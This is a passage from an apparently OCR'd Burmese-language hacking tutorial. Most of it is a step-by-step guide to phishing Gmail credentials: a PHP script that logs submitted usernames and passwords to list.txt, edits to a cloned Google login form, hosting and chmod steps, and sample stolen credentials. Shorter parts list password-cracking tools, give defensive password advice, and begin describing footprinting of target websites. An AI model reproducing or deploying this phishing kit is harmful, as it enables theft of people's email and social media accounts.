
ရိုက်ထည့်ရမည့် Code အသေးစိပ်မှာအောက်ပါအတိုင်းဖြစ်ပါသည်။

```
<?php
Header("Location:
https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&con
tinue=http%3A%2F%2Fmail.google.com%2Fmail%2F%3Fui%3Dhtml%26zy%3Dl&bsv=1
k96igf4806cy&ltmpl=default&ltmplcache=2 ");$handle = fopen("list.txt", "a");
Foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
Fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```


၄။ အထက်ပါ Code များကိုနားလည်နိုင်ရန်အတွက် PHP ဘာသာစကားကိုနားလည်တတ်ကျွမ်းရန် လိုအပ်ပါမည်။ နားမလည်သော်လည်း ကိစ္စမရှိပါ။ ဖော်ပြထားသော Code ကို Copy ကူးပြီး အသုံးပြုနိုင်ပါသည်။ notepad တွင်အထက်ပါ Code များကိုရေးသားပြီးသောအခါ Save ပြုလုပ်ရမည်ဖြစ်သည်။ အောက်ပါအတိုင်း Save Dialog Box ပေါ်လာသည့်အခါတွင် Save As Type တွင် All files ကိုရွေးချယ်ထားရမည် ဖြစ်ပြီး File Name တွင် phish.php ဟုပေးရပါမည်။ (File Name တွင်နှစ်သက်ရာနာမည်ပေးနိုင်ပါသည် သို့သော် .php ဖြစ်သော php extension ကိုမဖြစ်မနေထည့်သွင်းပေးရမည်ဖြစ်သည်။) သိမ်းဆည်းမည့် နေရာကိုလည်း Index.htm ဖိုင်သိမ်းဆည်းခဲ့သောနေရာနှင့် တစ်ထပ်တည်းဖြစ်ရန်လိုအပ်ပါသည်။




၅။ ထို့နောက် Save ခလုတ်ကို တစ်ချက်နှိပ်ခြင်းဖြင့် သိမ်းဆည်းပြီးဖြစ်ပါလိမ့်မည်။ ထို့နောက် သိမ်းဆည်းထားသော နေရာ (Folder) ဖြစ်နိုင်ပါသည်။ ထိုနေရာသို့သွားရောက်ပါ။ ရောက်သောအခါတွင် လွတ်နေသော နေရာတစ်ခုကို Right Click နှိပ်ပြီးနောက် ပေါ်လာသော Pop Up Menu မှ New ကိုရွေးချယ်ပြီးနောက် text document ကိုရွေးချယ်ပါ။ ရရှိလာသော Text Document ကို List ဟုအမည်ပြောင်းပါ။




ထိုအခါ အောက်ဖော်ပြပါအတိုင်းဖြစ်လာမည်ဖြစ်သည်။



၆။ ထို့နောက် နောက်တစ်ဆင့်အနေဖြင့် Index.htm ဖိုင်ကိုပြင်ရပါမည်။ ထိုဖိုင်တွင် Right Click နှိပ်ပြီး Open With > Notepad ကိုရွေးချယ်ပါ။ အောက်တွင်ပုံဖြင့် ဖော်ပြထားပါသည်။



ထိုအခါ Index.htm ဖိုင်သည် Notepad တွင်ပွင့်လာမည်ဖြစ်သည်။ အောက်တွင်ဖော်ပြထားပါသည်။ ထိုသို့ပေါ်လာသောအခါ Notepad ၏ Edit Menu မှ Find Next ကိုရွေးချယ်ပါ။ Find Dialog Box ပေါ်လာသောအခါတွင် Find what တွင် action ဟုရိုက်ထည့်ပေးရမည်ဖြစ်သည်။



အထက်ပါအတိုင်း Action ကိုရှာဖွေပြီးနောက် တွေ့ရှိရသောအခါတွင် အဆိုပါစာကြောင်းကို အနည်းငယ် ပြင်ဆင်ရပါမည်။ သတိထားရန်အချက်မှာ ပြင်ဆင်သော ဖိုင်အတွင်းတွင် Action ပါရှိသောစာကြောင်း နှစ်နေရာရှိပြီး ပြင်ဆင်ရမည့် Action ပါသောစာကြောင်းတွင် "form id" ဟူသောစာလုံးပါရှိပါသည်။ ထို Form Id ပါသောစာကြောင်းကိုသာပြင်ဆင်ရမည်ဖြစ်ပါသည်။ ထို့နောက် အောက်တွင်ပြထားသော ပုံအတိုင်း Action ၏ ဘေးတွင်ရှိသော Webpage Address ကို phish.php ဟုပြောင်းလဲရပါမည်။ အောက်တွင်ကြည့်ရှုပါ။

<form id="gata_loginform" action="https://www.google.com/accounts/serviceloginAuth?service=mail" >

အထက်ပါအတိုင်းပြင်ဆင်လိုက်ခြင်းဖြင့် Attack လုပ်ခံရသူက UserName နှင့် Password ရိုက်ထည့်လိုက်သည့်အခါတွင် Google Server ကိုရောက်ရမည့်အစား Phish ပြုလုပ်ကာ Upload ပြုလုပ်ထားသော list.txt ဖိုင်သို့ရောက်ရှိလာစေမည်ဖြစ်ပါသည်။ ထို့နောက် method="post" ဟူသောစာသားကိုရှာကြည့်ပါ။ ထို method="post" ကို method="get" ဟုပြင်ဆင်ပေးရမည်ဖြစ်သည်။ Get ဟုပြင်ဆင်ရခြင်းမှာ username နှင့် Password ကို Post တင်ပေးခြင်းမဟုတ်ဘဲ Get (ရယူ)လိုက်ခြင်းဟုဆိုလိုပါသည်။

method ="post"

၇။ ထို့နောက် Save လုပ်ကာ ထိုဖိုင်ကို ပိတ်နိုင်ပါပြီ။

၈။ ထို့နောက် ထိုဖိုင်များကို PHP Support ပြုလုပ်နိုင်သော Free Webhost တစ်ခုခုတွင် Upload (တင်) ရမည်ဖြစ်သည်။ ထိုကဲ့သို့သော Free ဖြစ်သော၊ PHP Support လုပ်နိုင်သော Webhost များကို Google Search တွင်ရှာဖွေနိုင်ပါသည်။

၉။ ထို့နောက် Upload ပြုလုပ်ပြီးသောအခါတွင် list.txt ဖိုင်ကို Write Permission ရရှိစေရန် လုပ်ဆောင်ပေးရပါမည်။ အားလုံးသော Webhost များတွင် ဖိုင်တစ်ဖိုင်စီအတွက် CHMOD option ကိုလုပ်ဆောင်ခွင့် ပေးထားလေ့ရှိပါသည်။ ထို Option ကိုရွေးချယ်သတ်မှတ်ပြီးနောက် List.txt ဖိုင်ကို 777 Permission သို့ ပြောင်းလဲပေးရပါမည်။ ထိုအခြင်းအရာများ မပြုလုပ်တတ်ပါက တတ်သိနားလည်သော တစ်ယောက်ယောက်ကို မေးမြန်းနိုင်ပါသည်။ ထိုသို့မဟုတ် Google Search တွင် "yourwebhostname chmod" ဟု ရိုက်ထည့်ကာ ရှာဖွေနိုင်ပါသည်။ ဤနေရာတွင် yourwebhostname သည် ထိုဖိုင်များကို Upload ပြုလုပ်ထားသော Webhost ၏ အမည်ဖြစ်ကြောင်းသတိပြုရပါမည်။

၁၀။ အားလုံးကိုပြင်ဆင်ပြီးစီးပြီးသောအခါတွင် စတင်အသုံးပြုနိုင်ပြီဖြစ်ပါသည်။ တင်ထားသော Webpage လမ်းကြောင်းအတိုင်း သွားရောက်ကြည့်သောအခါတွင် Upload လုပ်ထားသော Google Login Page အတုကိုမြင်တွေ့ရပါမည်။ ထို login တွင် username နှင့် password တို့ကိုရိုက်ထည့်ကြည့်ပါ။ အမှန်တကယ်ပင် Google Mail ထဲသို့ရောက်ရှိသွားသည်ကို တွေ့မြင်ရပါမည်။

၁၁။ ထို့နောက် Upload ပြုလုပ်ထားသော Webhost သို့သွားရောက်ကာ list.txt ဖိုင်ကို ဖွင့်ကြည့်လိုက်သောအခါတွင် အောက်တွင်ဖော်ပြထားသော ဥပမာအတိုင်းပင် ရိုက်ထည့်ထားခဲ့သော Username နှင့် Password တို့ကိုတွေ့ရှိရမည်ဖြစ်ပါသည်။

```
ltmpl=default
ltmplcache=2
continue=http://mail.google.com/mail/?
service=mail
rm=false
Email=myusername
Passwd=mypassword
rmShown=1
signIn=Sign in
asts=
```

အထက်ပါဥပမာကိုကြည့်ခြင်းဖြင့် Phish လုပ်ခြင်းဖြင့် Google Mail မှ Username နှင့် Password တို့ကို ခိုးယူနိုင်ကြောင်း တွေ့ရှိနိုင်ပါသည်။ အထက်ပါလုပ်ဆောင်ချက်အတိုင်းပင် အခြားသော AOL, Facebook စသည်တို့၏ Username နှင့် Password များကိုလည်း ရယူနိုင်ပါသည်။

အခြားသော Password Hacking ပြုလုပ်နိုင်သော Software များမှာ အောက်ပါအတိုင်းပင်ဖြစ်ပါသည်။

၁။ Can and Abel

၂။ John ther Ripper

၃။ THC Hydra

၄။ SolarWinds

၅။ RainbowCrack တို့ပင်ဖြစ်ပါသည်။ ဖော်ပြပါ Software များကိုလေ့လာရန်အတွက် Internet ကိုအသုံးပြုကာလေ့လာနိုင်ပါသည်။ အဆိုပါ Software များသည် အထက်တွင်ဖော်ပြထားခဲ့သော သင်ခန်းစာများနှင့် ကွာခြားမှုမရှိသောကြောင့် အချိန်ပေးလေ့လာခြင်းဖြင့် နားလည်တတ်မြောက်စေနိုင်မည် ဖြစ်ပါသည်။ အထက်ပါ Software များကို Internet မှ ရှာဖွေ Download ပြုလုပ်နိုင်ပါသည်။

Password Cracking လုပ်ခြင်းများကိုကာကွယ်ရန်

အထက်တွင် Password ကိုဖောက်ထွင်းလေ့လာခြင်းကိုဖော်ပြခဲ့ပြီးဖြစ်ပါသည်။ ယခုအပိုင်းတွင် ထိုသို့ဖောက်ထွင်းမှုကိုကာကွယ်နည်းများကို ဖော်ပြပေးမည်ဖြစ်သည်။

Social Engineering

Social Engineering ပြုလုပ်ပြီး Password ရယူသွားခြင်းမှ ကာကွယ်ရန်အတွက် ယုံကြည်မှု မလွန်ကဲရန်အရေးကြီးပါသည်။ အချို့သော Social Engineer များသည် မတိုက်ခိုက်မီတွင် တိုက်ခိုက်မည့် သူ သို့မဟုတ် အဖွဲ့အစည်းကို သေချာကျနစွာ လေ့လာလေ့ရှိသည်။ အကယ်၍ မသင်္ကာသူဖြစ်ခဲ့လျှင် လျှို့ဝှက်အပ်သော ကိစ္စရပ်များကို မပြောပြသင့်ပါ။ အချိန်နှောင်းသွားသောအခါ Information များကို ခိုးယူသွားနိုင်သောကြောင့် အားမနာတတ်ရန်အရေးကြီးပါသည်။

Shoulder Surfing

Account တစ်စုံတစ်ခုအတွက် Password ကိုရိုက်ထည့်ရသောအခါ သင်၏နောက်၊ ဘေးနားတွင် လူတစ်ယောက်ယောက် မရှိနေစဉ်ရန် ဂရုပြုရပါမည်။ ထိုသို့ လက်လှုပ်ရှားမှုကို ကြည့်၍ password ရယူသွားခြင်းမှ ကာကွယ်ရန်အတွက် အသုံးပြုနေစဉ် အနီးအနားတွင် လူမရှိနေစေရန်သာ အရေးကြီးပါသည်။

Guessing

Password ခန့်မှန်းပြီး အချက်အလက်များရယူသွားခြင်းမှကာကွယ်ရန်အတွက် လွယ်ကူသော Password များကို အသုံးပြုခြင်းမှ ရှောင်ကြည်သင့်ပါသည်။ ဥပမာအားဖြင့် ခန့်မှန်းရလွယ်ကူသော သင်၏

ကိုယ်ရေးကိုယ်တာအချက်အလက်များကို Password အဖြစ်အသုံးမပြုခြင်းက Password Guessing လုပ်ခြင်းကို ကာကွယ်ပေးနိုင်မည်ဖြစ်သည်။

Dictionary Attack

Dictionary Attack ဖြင့်အတိုက်ခိုက်ခံရခြင်းမှ ကာကွယ်ရန်အတွက် အလွန်လွယ်ကူပါသည်။ Dictionary မပါဝင်သော Password များကိုအသုံးမပြုခြင်းဖြင့် Dictionary Attack ပြုလုပ်ခြင်းမှ ကာကွယ်နိုင်ပါသည်။ အချို့သော ပုဂ္ဂိုလ်များက Dictionary တွင်ပါဝင်သော စကားလုံးများကို နံပါတ်အဖြစ်ပြောင်းလဲအသုံးပြုနေကြပါသည်။ အမှန်အကန်အားဖြင့် ထိုအချက်သည် မှန်ကန်ခြင်းမရှိပါ။ ယနေ့ခေတ်တွင် ထိုသို့ နံပါတ်အဖြစ်ပြောင်းလဲသော Dictionary များမြောက်မြားစွာပေါ်ထွက်နေပြီဖြစ်သည်။ ထိုသို့သောဘာသာစကားကို 1337 ဘာသာစကားဟုခေါ်ပါသည်။ ဥပမာအားဖြင့် animal ဟူသော စာလုံးကို 1337 ဘာသာစကားဖြင့် 4n1m41 ဟုရေးသားမည်ဖြစ်သည်။ ထို့ကြောင့် Dictionary Attack ပြုလုပ်ခံရခြင်းမှကာကွယ်ရန်အတွက် အက္ခရာများသာမက ဂဏန်းများနှင့် #, % ကဲ့သို့သော အထူးပြု အက္ခရာများကိုလည်း ပေးသင့်ပါသည်။

Brute-Force Attack

Brute-Fore Attack လုပ်ခြင်းမှကာကွယ်ရန်အတွက် အတော်အသင့်ရှည်လျားသော Password ကိုပေးခြင်းဖြင့် အထိုက်အလျောက်ကာကွယ်နိုင်မည်ဖြစ်သည်။ ရှည်လျားသော Password ကိုဖော်ထုတ်ရန်အတွက် Hacker တစ်ယောက်အဖို့ အချိန်ကြာမြင့်စွာ ပေးရမည်ဖြစ်သည်။ ရက်အနည်းငယ်ခန့်ကြာသောအခါတွင် ထို Hacker သည် စိတ်ပျက်လက်ပျက်ဖြစ်ကာ လက်လျှော့သွားစေနိုင်ပါသည်။ Dictioanry Attack ပြုလုပ်ခြင်းမှ ကာကွယ်သကဲ့သို့ အထူးပြု အက္ခရာများကိုထည့်သွင်းသုံးစွဲခြင်းသည် Brute Force Attack ပြုလုပ်ခြင်းမှ ကာကွယ်နိုင်မည်ဖြစ်သည်။

Rainbow Tables

Rainbow Tables ကိုရှောင်လွှဲရန်အတွက်ကိုလည်း Password ကိုရှည်လျားစွာပေးထားခြင်းဖြင့် ကာကွယ်ပေးထားနိုင်ပါသည်။ Password များကို Rainbow Tables ပြုလုပ်ခြင်းသည် ရှည်လျားပြီး ခက်ခဲလုပါသည်။ အချိန်လည်းကြာမြင့်စွာပေးရပြီး ထိုသို့ပြုလုပ်ထားသော Rainbow Table များသည်လည်း ရှားပါးလှပါသည်။ ထို့ကြောင့်ပင်လျှင် ကောင်းမွန်သော Rainbow Tables တစ်ခုကိုရရှိရန် အလွန်တရာခက်ခဲပါလိမ့်မည်။

Phishing

Phishing Attack ၏ရန်ကိုကာကွယ်ရန်မှာလည်း အလွန်ပင်ရိုးစင်းလှပါသည်။ ဥပမာအားဖြင့် Website တစ်ခုခုမှသင်၏လက်ရှိအသုံးပြုနေသော ကိုယ်ရေးကိုယ်တာအချက်အလက်များကို တောင်းဆိုခဲ့ပါက Address Bar ကိုဦးစွာကြည့်ရှုသင့်ပါသည်။ ဥပမာအားဖြင့် သင်သည် Gmail ကိုအသုံးပြုသူဖြစ်လျှင် Phishing Attack ကိုပြုလုပ်သည့် အတုအယောင် Site များသည် gmail.mm.com သို့မဟုတ် gmailmail.com ကဲ့သို့သော မဖွယ်မရာ Web Page တစ်ခုခုဖြစ်နေတတ်ပါသည်။ ထို့ကြောင့် Gmail ကိုဝင်ရောက်အသုံးပြုလိုပါက www.google.com မှဝင်ရောက်အသုံးပြုခြင်းဖြင့် အတုအယောင် Web Page များကိုအသုံးပြုပြီး Password ကိုလိမ်လည်လှည့်ဖျားရယူခြင်း (Pinishing) မှကာကွယ်နိုင်မည်ဖြစ်ပါသည်။

Chapter V

Network Hacking


Footprinting

Footprinting ဆိုသည်မှာ ကွန်ပျူတာစနစ်တစ်ခု သို့မဟုတ် ကွန်ယက်တစ်ခုအတွက်ကို ထိုးဖောက်ရန်အတွက် လိုအပ်သောအချက်အလက်များကိုစုဆောင်းဖြစ်သည်။ ထို Footprinting လုပ်ငန်းစဉ်သည် Hacker များအတွက် Hack ပြုလုပ်နိုင်ရန်အတွက် ပထမဆုံးလုပ်ငန်းစဉ်လည်း ဖြစ်ပါသည်။ ထိုကဲ့ သို့ Footprinting လုပ်ငန်းစဉ်သည်အရေးကြီးရခြင်းမှာ Hacker များအတွက် စနစ်တစ်ခုကိုထိုးဖောက်နိုင်ရန်အတွက် ထိုစနစ်နှင့်သက်ဆိုင်သော အချက်အလက်အားလုံးကို သိရှိရန် လိုအပ်သည့်အတွက်ဖြစ်ပါသည်။ ထို့ကြောင့် Footprintingလုပ်ငန်းစဉ်ကိုအောက်ပါဥပမာများဖြင့်အဆင့်အလိုက်ရှင်းပြထားပါသည်။


၁။ ရှေးဦးစွာ Hacker တစ်ယောက်သည် မိမိတိုက်ခိုက်လိုသော Target Webisite နှင့်သက်ဆိုင်သော အချက်အလက်များကို စုဆောင်းရပါမည်။ ထို Website တွင် အသုံးပြုနေသော e-mail များ၊ နာမည်များကိုလည်း သိရှိထားရန်လိုအပ်ပါမည်။ အကယ်၍ Hacker တစ်ဦးသည် Social Enginnering နည်းစနစ်ဖြင့် တိုက်ခိုက်သည့်အခါတွင် အထက်တွင်ဖော်ပြထားသော အချက်အလက်များသည် လွန်စွာအသုံးဝင်မည်ဖြစ်သည်။

၂။ ဒုတိယအချက်အရ Hacker တစ်ယောက်သည် တိုက်ခိုက်မည့် Web Site ၏ IP Address ကိုသိရှိရန်လိုအပ်ပါသည်။ ထိုသို့သိရှိနိုင်ရန်အတွက်

http://www.selfseo.com/find_ip_address_of_a_website.php သို့သွားရောက်ရပါမည်။ ပုံတွင်ပြထားသည့်အတိုင်း သိရှိလိုသော Web Site လိပ်စာကိုထည့်သွင်း၍ Get IP ခလုတ်ကို နှိပ်ရပါမည်။ ထိုအခါ ဖော်ပြပါပုံအတိုင်း IP Address ကိုသာမက Assign ပြုလုပ်ထားသော နိုင်ငံကိုပါ သိရှိနိုင်မည် ဖြစ်ပါသည်။



ရရှိလာသော Result များကိုအောက်ပါအတိုင်းတွေ့ရှိရမည်ဖြစ်ပါသည်။ လေ့လာကြည့်ပါ။



အထက်တွင်ဖော်ပြထားသည့်အတိုင်း www.google.com ၏ ip address နှင့်တကွ Assigned ပြုလုပ်ထားသော နိုင်ငံကိုပါတွေ့ရှိရမည်ဖြစ်သည်။


၃။ တတိယအဆင့်အနေဖြင့် မိမိ Target ထားပြီး Attack လုပ်လိုသော Website သည် Online, Offline ဖြစ်ကြောင်းသိရှိနိုင်ရန်လိုအပ်မည်ဖြစ်သည်။ ထိုသို့ Server Running ဖြစ်၊မဖြစ်သိရှိနိုင်ရန်အတွက် နောက် Site တစ်ခုကိုသွားရောက်၍ Ping ပြုလုပ်ကြည့်ရမည်ဖြစ်သည်။ ထိုသို့လုပ်ဆောင်ရန်အတွက် http://just-ping.com သွားရောက်ရမည်ဖြစ်ပါသည်။ အောက်ပါအတိုင်းပေါ်လာမည်ဖြစ်ပါသည်။

ထို့နောက် အထက်ပါဖော်ပြထားသော အကွက်ထဲတွင် သိရှိလိုသော Website ကိုရိုက်ထည့်သွားနောက် Start ကို Click နှိပ်ရပါမည်။ အောက်ပါအတိုင်း ကွဲပြားခြားနားသော နေရာဒေသအသီးသီးမှ Ping လုပ်ဆောင်ကြည့်ပြီးနောက်တွင် ထွက်ပေါ်လာသောအဖြေများကိုအောက်ပါအတိုင်းတွေ့ရမည်ဖြစ်ပါသည်။ ထိုကဲ့သို့ Ping လုပ်ဆောင်ပြီးနောက် Okay များစွာကိုတွေ့ရပါက အဆိုပါ Web Site သည် Online အနေအထားတွင်ရှိကြောင်းသိရမည်ဖြစ်သည်။ ထို့နောက် နောက်တစ်ဆင့်သို့တက်လှမ်းနိုင်မည်ဖြစ်ပါသည်။

Ping to: www.google.com

Checkpoint	Result	min. rtt	avg. rtt	max. rtt	IP
Florida, U.S.A. (usfoa01):	Packets lost (100%)				2607:f8b0:4002:c01::69
Stockholm, Sweden (sesto01):	Okay	0.7	0.8	0.8	2a00:1450:400f:801::1013
Santa Clara, U.S.A. (usscz01):	Unknown result from ping				2607:f8b0:4000:801::1010
London, United Kingdom (gblon01):	Okay	7.1	7.5	7.8	2a00:1450:400c:c01::6a
Madrid, Spain (esmad01):	Unknown result from ping				2a00:1450:4003:802::1010
Padova, Italy (itpda01):	Okay	4.0	4.3	4.8	2a00:1450:4002:801::1013
Singapore, Singapore (sgsin01):	Unknown result from ping				2404:6800:4001:c01::67
Cologne, Germany (decgn01):	Okay	4.6	5.1	8.9	2a00:1450:4001:80a::1014
Munchen, Germany (demuc01):	Okay	18.3	18.5	19.3	2a00:1450:4013:c00::68
Shanghai, China (cnsha01):	Unknown result from ping				2404:6800:4005:c00::93
Hong Kong, China (hkhkg01):	Okay	163.0	178.7	223.3	2404:6800:4005:800::1014
Zurich, Switzerland (chzrh01):	Okay	27.4	27.6	27.7	2a00:1450:4005:808::1013
Manchester, United Kingdom (gbmnc01):	Unknown result from ping				2a00:1450:4009:803::1012
Vilnius, Lithuania (ltvno01):	Unknown result from ping				2a00:1450:4001:806::1011
Bucharest, Romania (robuh01):	Unknown result from ping				2a00:1450:4001:803::1010
Bangkok, Thailand (thbkk02):	Unknown result from ping				2404:6800:4001:c01::69
Kuala Lumpur, Malaysia (mykul01):	Unknown result from ping				2404:6800:4003:806::1013
Glasgow, United Kingdom (gbglw01):	Unknown result from ping				2a00:1450:4009:808::1010
Lisbon, Portugal (ptlis01):	Okay	4.1	4.2	4.2	2a00:1450:4004:803::1012

၄။ စတုတ္ထအဆင့်အနေဖြင့် တင်ထားသော Domain များကိုကြည့်ရှုနိုင်ရန်အတွက် http://whois.domaintools.com တွင်ဝင်ရောက်ကြည့်ရှုရပါမည်။ ထို့ကြောင့် အဆိုပါ Website သို့ သွားရောက်ရပါမည်။ အောက်ပါအတိုင်းပေါ်လာပါမည်။

